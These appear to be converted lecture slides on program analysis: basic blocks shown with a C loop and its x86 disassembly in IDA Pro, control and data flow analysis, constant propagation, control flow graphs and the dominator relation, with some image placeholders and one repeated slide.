
Basic Blocks

High-Level Language	Assembler


```
int i, j;
for (i = 0; i < 10; i++)
{
  j=0;

  do
  {
    functionXYZ ( ) ;
  } while (j++< i);
}
```

```
00401139    mov    [ebp-4], 0
00401140    jmp    loc 40114B
00401142    mov    eax, [ebp-4]
00401145    add    eax, 1
00401148    mov    [ebp-4], eax
0040114B    cmp    [ebp-4], 0Ah
0040114F    jge    loc 401172
00401151    mov    [ebp-8], 0
00401158    call   functionXYZ
0040115D    mov    eax, [ebp-8]
00401160    mov    ecx, [ebp-4]
00401163    mov    edx, [ebp-8]
00401166    add    edx, 1
00401169    mov    [ebp-8], edx
0040116C    cmp    eax, ecx
0040116E    jl     loc 401158
00401170    jmp    loc 401142
00401172    ...
```

Basic Blocks in IDA Pro



Flow Analysis




Analyze flow between procedures

Analyze flow within procedure

Analyze flow within basic block

Flow Analysis



Determine control structure and build *Control Flow Graph* (*CFG*)

Determine flow of scalar values and build *Data Flow Graph* (*DFG*)

Constant Propagation

- Use cases for data flow analysis: constant propagation
  - If a variable has a constant value, the compiler can insert it wherever the variable is used
  - Analyze flow of values

Example	Optimized

`void main() {`
`   int size = 256;`
`   UpdateSize(size * 5);`
`}`
	`void main() {`
	`   UpdateSize(1280);`
	`}`

CFGs

- A *control flow graph* (*CFG*) is a graph representation of the different paths that a program might traverse
  - CFG is directed multigraph
  - Nodes are basic blocks
  - Edges represent flow of control (either branches or fall-through execution)
- No information about data is available in CFG
  - An edge means that a program *may* take the path

CFGs

- Direct edge from node B1 to node B2 in the CFG if
  - There is a branch from the last instruction of B1 to the first instruction of B2
  - Control flow can fall through from B1 to B2
    - B2 immediately follows B1, and
    - B1 does not end with an unconditional branch


CFGs

- CFGs are in genereal *multigraphs*
  - There may be multiple edges from one BB to another BB in a CFG
  - Edges are distinguished by their condition labels

CFGs

- CFGs are in genereal *multigraphs*
  - There may be multiple edges from one BB to another BB in a CFG
  - Edges are distinguished by their condition labels

Toy example:



Dominators

- A node **a** in a CFG *dominates* a node **b** if every path from the start node to node **b** goes through **a**
- We say that node **a** is a *dominator* of node **b**
- The *dominator set* of node **b**, *dom(b)*, is formed by all nodes that dominate **b**
- By definition, each node dominates itself, therefore, **b** ∈ dom(**b**)

Domination Relation

- *Definition*: Let G = (N, E, s) denote a flowgraph with set of vertices N, set of edges E, starting node **s**, and let **a** $\in$ N, **b** $\in$ N


1. **a** *dominates* **b**, written **a** $\leq$ **b**, if every path from **s** to **b** contains **a**
2. **a** *properly dominates* **b**, written **a** < **b**, if **a** $\leq$ **b** and **a** $\neq$ **b**

Domination Relation

- *Definition*: Let G = (N, E, s) denote a flowgraph with set of vertices N, set of edges E, starting node **s**, and let **a** $\in$ N, **b** $\in$ N

3. **a** *directly (immediately) dominates* **b**, written **a** $<_d$ **b** if:
    - **a** < **b** and
    - there is no **c** $\in$ N such that **a** < **c** < **b**


Example



Domination relation:

(1, 1), (1, 2), (1, 3), (1,4) ...
(2,2), (2, 3), (2, 4), ... (2, 10)

Example



